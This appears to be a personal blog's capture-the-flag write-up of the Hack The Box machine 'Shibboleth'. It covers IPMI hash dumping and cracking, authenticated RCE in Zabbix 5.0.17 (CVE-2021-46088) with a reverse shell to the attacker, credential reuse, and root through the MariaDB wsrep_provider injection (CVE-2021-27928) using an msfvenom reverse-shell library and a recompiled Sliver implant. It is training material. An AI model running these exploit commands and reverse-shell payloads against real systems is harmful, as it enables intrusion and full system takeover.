HTB - Shibboleth Writeup

Liam Geyer

👾 Machine Overview

This is a writeup of the machine Shibboleth from HTB, it’s a Medium difficulty Linux machine which featured IPMI hash retrieval, a Zabbix CVE, and a MariaDB CVE.

🔍 Enumeration

An initial scan of the host gave the following results:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
naabu -host 10.129.1.123

__
___ ___ ___ _/ / __ __
/ _ \/ _ \/ _ \/ _ \/ // /
/_//_/\_,_/\_,_/_.__/\_,_/

projectdiscovery.io

[INF] Current naabu version 2.3.7 (outdated)
[WRN] UI Dashboard is disabled, Use -dashboard option to enable
[INF] Running CONNECT scan with non root privileges
10.129.1.123:80
[INF] Found 1 ports on host 10.129.1.123 (10.129.1.123)

Web it is!

🕸 FlexStart?

First I added shibboleth.htb to my /etc/hosts file; then I checked out the website running on 80.


Homepage

We’re greeted with this super (not) exciting bootstrap template page. I couldn’t find any interesting functionality within the site.

Footer

The footer references Zabbix, and Bare Metal BMC automation. Zabbix is a monitoring platform for tracking the state of infrastructure - cluing us in to the fact that there’s probably a vhost to find.

Googling What is Bare Metal BMC automation leads to a lot of reading about protocols like IPMI, and PXE. Checkout this rapid7 blog for more info.

IPMI, or Intelligent Platform Management Interface is a protocol that allows out of band management of servers. It’s a system that’s independent from the OS and allows management of the machine even if it’s off - like iDRAC.

PXE, or Preboot Execution Environment, is a protocol that allows a machine to boot an OS over the network, often used during provisioning.

Given this info; we’re likely to encounter some of these protocols (and Zabbix). After my research break; I fuzzed for vhosts:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
ffuf -w /tools/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -u http://shibboleth.htb -H "Host: FUZZ.shibboleth.htb" --fw 18 

/'___\ /'___\ /'___\
/\ \__/ /\ \__/ __ __ /\ \__/
\ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
\ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
\ \_\ \ \_\ \ \____/ \ \_\
\/_/ \/_/ \/___/ \/_/

v2.1.0-dev
________________________________________________

:: Method : GET
:: URL : http://shibboleth.htb
:: Wordlist : FUZZ: /tools/SecLists/Discovery/DNS/subdomains-top1million-5000.txt
:: Header : Host: FUZZ.shibboleth.htb
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200-299,301,302,307,401,403,405,500
:: Filter : Response words: 18
________________________________________________

monitor [Status: 200, Size: 3689, Words: 192, Lines: 30, Duration: 37ms]
monitoring [Status: 200, Size: 3689, Words: 192, Lines: 30, Duration: 37ms]
zabbix [Status: 200, Size: 3689, Words: 192, Lines: 30, Duration: 45ms]


This comes back with the subdomains monitor, monitoring, and zabbix - which wouldn’t you believe it; all lead to Zabbix!

Zabbix Login Panel

At this point I was a bit stuck; we don’t have an easy way to fingerprint the version of Zabbix in use, we don’t have creds, and there hasn’t been much else to look at. I decided to go back to enumeration and check for things like IPMI and PXE.

🕴IPMI

IPMI generally runs on UDP port 623 (not caught in my initial scan), and PXE uses several UDP ports.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
sudo nmap -sV -sC -p 623 -sU shibboleth.htb
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-05-22 16:47 EDT
Nmap scan report for shibboleth.htb (10.129.1.123)
Host is up (0.027s latency).

PORT STATE SERVICE VERSION
623/udp open asf-rmcp
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port623-UDP:V=7.94SVN%I=7%D=5/22%Time=6A10C0DD%P=x86_64-pc-linux-gnu%r(
SF:ipmi-rmcp,1E,"\x06\0\xff\x07\0\0\0\0\0\0\0\0\0\x10\x81\x1cc\x20\x008\0\
SF:x01\x97\x04\x03\0\0\0\0\t");

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 5.45 seconds

623 happened to have IPMI open. IPMI should never be externally accessible; it’s an inherently vulnerable and sensitive remote management protocol.

There are well-known default credentials for different manufacturers, an authentication bypass via Cipher 0, and IPMI hash retrieval. The IPMI specification is inherently vulnerable; it’ll provide the password hash for any valid user you request. If you tumble potential usernames you can both enumerate valid users, and grab their hash to crack offline.

Since this is a problem with the protocol; there’s no easy way to fix it, you have to segment these devices and prevent remote access to IPMI/BMCs except from specific networks.

With this in mind, I used the ipmi_dumphashes msf module to grab the hash of the administrator:

1
2
3
4
[2026-05-22 16:54:15] [192.168.171.128] (Sessions:0 Jobs:0) auxiliary(scanner/ipmi/ipmi_dumphashes) > run
[+] 10.129.1.123:623 - IPMI - Hash found: Administrator:[REDACTED]
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

Then I cracked it with hashcat:

1
hashcat -a 0 -m 7300 ipmi.hash /tools/rockyou.txt


We can use these credentials to login to Zabbix.

👀 Zabbix

Zabbix Admin Panel

Now that we’re logged into Zabbix, the version is helpfully displayed in the footer as Zabbix 5.0.17. This version of Zabbix is vulnerable to CVE-2021-46088, which grants authenticated RCE.

I used this exploit to pop a reverse shell; which I then upgraded to a Sliver beacon for better stability.

1
2
3
4
5
6
7
8
9
python3 exploit.py http://zabbix.shibboleth.htb Administrator "[REDACTED]" 10.10.14.23 6969
[*] this exploit is tested against Zabbix 5.0.17 only
[*] can reach the author @ https://hussienmisbah.github.io/
[+] the payload has been Uploaded Successfully
[+] you should find it at http://zabbix.shibboleth.htb/items.php?form=update&hostid=10084&itemid=33617
[+] set the listener at 6969 please...
[?] note : it takes up to +1 min so be patient :)
[+] got a shell ? [y]es/[N]o: y
Nice !
1
2
3
4
5
6
7
8
9
nc -lvnp 6969
Listening on 0.0.0.0 6969

Connection received on 10.129.1.135 44806
sh: 0: can't access tty; job control turned off
$ $
$
$ whoami
zabbix

At this point; I wasn’t able to grab the flag as zabbix; but looking at users on the system there is an ipmi-service user. We can su to ipmi-svc by reusing the IPMI admin password, and grab the user flag.

⚾ MySQL

Now for root. I did all the standard enumeration, running LinPEAS, checking out the filesystem, checking out listening/running services, etc.

Running netstat, we see 3306 listening on localhost, indicating that there’s likely a locally accessible MySQL database.

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
ipmi-svc@shibboleth:~$ netstat -tulpn
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program name
tcp 0 0 0.0.0.0:10050 0.0.0.0:* LISTEN -
tcp 0 0 0.0.0.0:10051 0.0.0.0:* LISTEN -
tcp 0 0 127.0.0.1:3306 0.0.0.0:* LISTEN -
tcp 0 0 127.0.0.53:53 0.0.0.0:* LISTEN -
tcp6 0 0 :::10050 :::* LISTEN -
tcp6 0 0 :::10051 :::* LISTEN -
tcp6 0 0 :::80 :::* LISTEN -
udp 0 0 0.0.0.0:623 0.0.0.0:* -
udp 0 0 127.0.0.53:53 0.0.0.0:* -
udp 0 0 0.0.0.0:68 0.0.0.0:* -
udp 0 0 127.0.0.1:161 0.0.0.0:* -
udp6 0 0 ::1:161 :::* -

LinPEAS also flagged potential DB credentials in /etc/zabbix which we can retrieve from zabbic_server.conf:

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
ipmi-svc@shibboleth:~$ cd /etc/zabbix/
ipmi-svc@shibboleth:/etc/zabbix$ grep -r "DBPassword"
zabbix_server.conf.dpkg-dist:### Option: DBPassword
zabbix_server.conf.dpkg-dist:# DBPassword=
zabbix_server.conf:### Option: DBPassword
zabbix_server.conf:DBPassword=[REDACTED]
grep: web/zabbix.conf.php: Permission denied
grep: peeesskay.psk: Permission denied
ipmi-svc@shibboleth:/etc/zabbix$ grep -r "DBUser"
zabbix_server.conf.dpkg-dist:### Option: DBUser
zabbix_server.conf.dpkg-dist:# DBUser=
zabbix_server.conf.dpkg-dist:DBUser=zabbix
zabbix_server.conf:### Option: DBUser
zabbix_server.conf:# DBUser=
zabbix_server.conf:DBUser=zabbix
grep: web/zabbix.conf.php: Permission denied
grep: peeesskay.psk: Permission denied
ipmi-svc@shibboleth:/etc/zabbix$

Here we have potential creds for MySQL as the user zabbix.

1
2
3
4
5
6
7
8
9
10
11
ipmi-svc@shibboleth:/etc/zabbix$ mysql -u zabbix -p
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 468
Server version: 10.3.25-MariaDB-0ubuntu0.20.04.1 Ubuntu 20.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]>

They work! next I checked our permissions, and the contents of the database.

1
2
3
4
5
6
7
8
9
10
MariaDB [(none)]> SHOW GRANTS;
+---------------------------------------------------------------------------------------------------------------+
| Grants for zabbix@localhost |
+---------------------------------------------------------------------------------------------------------------+
| GRANT SUPER ON *.* TO `zabbix`@`localhost` IDENTIFIED BY PASSWORD '*3F74D65BA647534AC75FBE1048027AC98EC75C4C' |
| GRANT ALL PRIVILEGES ON `zabbix`.* TO `zabbix`@`localhost` |
+---------------------------------------------------------------------------------------------------------------+
2 rows in set (0.000 sec)

MariaDB [(none)]>

Nothing jumped out to me within the DB itself, but this is MariaDB version 10.3.25, and we have SUPER privileges. This version of MariaDB is vulnerable to a command injection vulnerability, CVE-2021-27928, that should allow us to run a .so file if we have SUPER.

According to this walkthrough, we should be able to execute a shared object payload using the following command:

1
mysql -u <user> -p -h <ip> -e 'SET GLOBAL wsrep_provider="/tmp/PAYLOAD.so";'

Shared object files are dynamic libraries; like DLLs in Windows. I tried generating one with Sliver (--os linux --format shared), but it refused to work, more on that later.

To get things moving, I followed the outlined steps from ExploitDB and generated a reverse shell payload with msfvenom:

1
2
3
4
5
6
7
8
9
10
11
12
13
msfvenom -p linux/x64/shell_reverse_tcp LHOST=10.10.14.23 LPORT=6969 -f elf-so -o rev.so
Running the 'init' command for the database:
Existing database found, attempting to start it
Starting database at /home/titan/.msf4/db...pg_ctl: another server might be running; trying to start server anyway
waiting for server to start.... done
server started
success
[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 74 bytes
Final size of elf-so file: 476 bytes
Saved as: rev.so

Then I triggered it by setting the wsrep_provider:

1
2
3
4
5
6
7
8
9
10
11
12
13
ipmi-svc@shibboleth:/tmp$ mysql -u zabbix -p                                                               
Enter password:
Welcome to the MariaDB monitor. Commands end with ; or \g.
Your MariaDB connection id is 776
Server version: 10.3.25-MariaDB-0ubuntu0.20.04.1 Ubuntu 20.04

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> SET GLOBAL wsrep_provider="/tmp/rev.so";
ERROR 2013 (HY000): Lost connection to MySQL server during query
MariaDB [(none)]>

This gave me a callback as root which I used to grab the root flag:

1
2
3
4
5
nc -lvnp 6969
Listening on 0.0.0.0 6969
Connection received on 10.129.1.135 47474
whoami
root

✨ Lightning Round: Exploiting with Sliver

I was done at this point; but frustrated that things weren’t working with sliver. I tried just executing the shared object and ran into the following issue:

1
2
3
ipmi-svc@shibboleth:/tmp$ LD_PRELOAD=./NASTY_WALNUT.so /bin/true
/bin/true: /lib/x86_64-linux-gnu/libc.so.6: version `GLIBC_2.32' not found (required by ./NASTY_WALNUT.so)
/bin/true: /lib/x86_64-linux-gnu/libc.so.6: version `GLIBC_2.34' not found (required by ./NASTY_WALNUT.so)

Checking out my payload, it looks like it’s using newer versions of GLIBC than we have on the target system:

1
2
3
4
5
6
7
8
9
10
11
root@pablo:~/.sliver/slivers/linux/amd64/NASTY_WALNUT/src# objdump -p NASTY_WALNUT_patched.so | grep GLIBC
ldd NASTY_WALNUT_patched.so
0x0d696914 0x00 07 GLIBC_2.4
0x069691b2 0x00 06 GLIBC_2.32
0x09691972 0x00 05 GLIBC_2.3.2
0x09691974 0x00 04 GLIBC_2.3.4
0x09691a75 0x00 03 GLIBC_2.2.5
0x069691b4 0x00 02 GLIBC_2.34
linux-vdso.so.1 (0x0000722591b7a000)
libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x0000722590a00000)
/lib64/ld-linux-x86-64.so.2 (0x0000722591b7c000)

Sure enough; Shibboleth is on 2.31:

1
2
3
4
5
6
ldd --version
ldd (Ubuntu GLIBC 2.31-0ubuntu9.2) 2.31
Copyright (C) 2020 Free Software Foundation, Inc.
This is free software; see the source for copying conditions. There is NO
warranty; not even for MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.
Written by Roland McGrath and Ulrich Drepper.

To deal with this, I used docker to spin up a container with an older version of gcc and all the needed libraries, and recompiled the implant. Sliver stores source for implants in ~/.sliver/slivers/[operating system]/[chipset]/[beacon name]/src.

My new payload uses only 2.3 and 2.2:

1
2
3
4
5
root@pablo:~/.sliver/slivers/linux/amd64/NASTY_WALNUT/src# objdump -p NASTY_WALNUT_patched.so | grep GLIBC
0x09691a75 0x00 05 GLIBC_2.2.5
0x09691972 0x00 04 GLIBC_2.3.2
0x09691a75 0x00 03 GLIBC_2.2.5
0x09691a75 0x00 02 GLIBC_2.2.5

This actually works on the host, and I was able to use the same method to get a callback as root - although it does timeout quickly (good enough for now).

Sliver Root Callback

Calling that a win; yippee!

📖 Resources

🔗 Hyperlinkℹ️ Info
Rapid7IPMI & BMC Blog
NIST NVDZabbix Authenticated RCE CVE-2021-46088
ExploitDBZabbix Authenticated RCE Exploit
NIST NVDMariaDB OS Command Injection CVE-2021-27928
ExploitDBMariaDB OS Command Injection Exploit
Lfgberg’s Cybersec NotesMy IPMI notes page
  • Title: HTB - Shibboleth Writeup

  • Author: Liam Geyer
  • Created at : 2026-06-02 00:00:00
  • Updated at : 2026-06-02 20:25:18
  • Link: https://lfgberg.org/2026/06/02/htb/shibboleth/
  • License: This work is licensed under CC BY-NC-SA 4.0.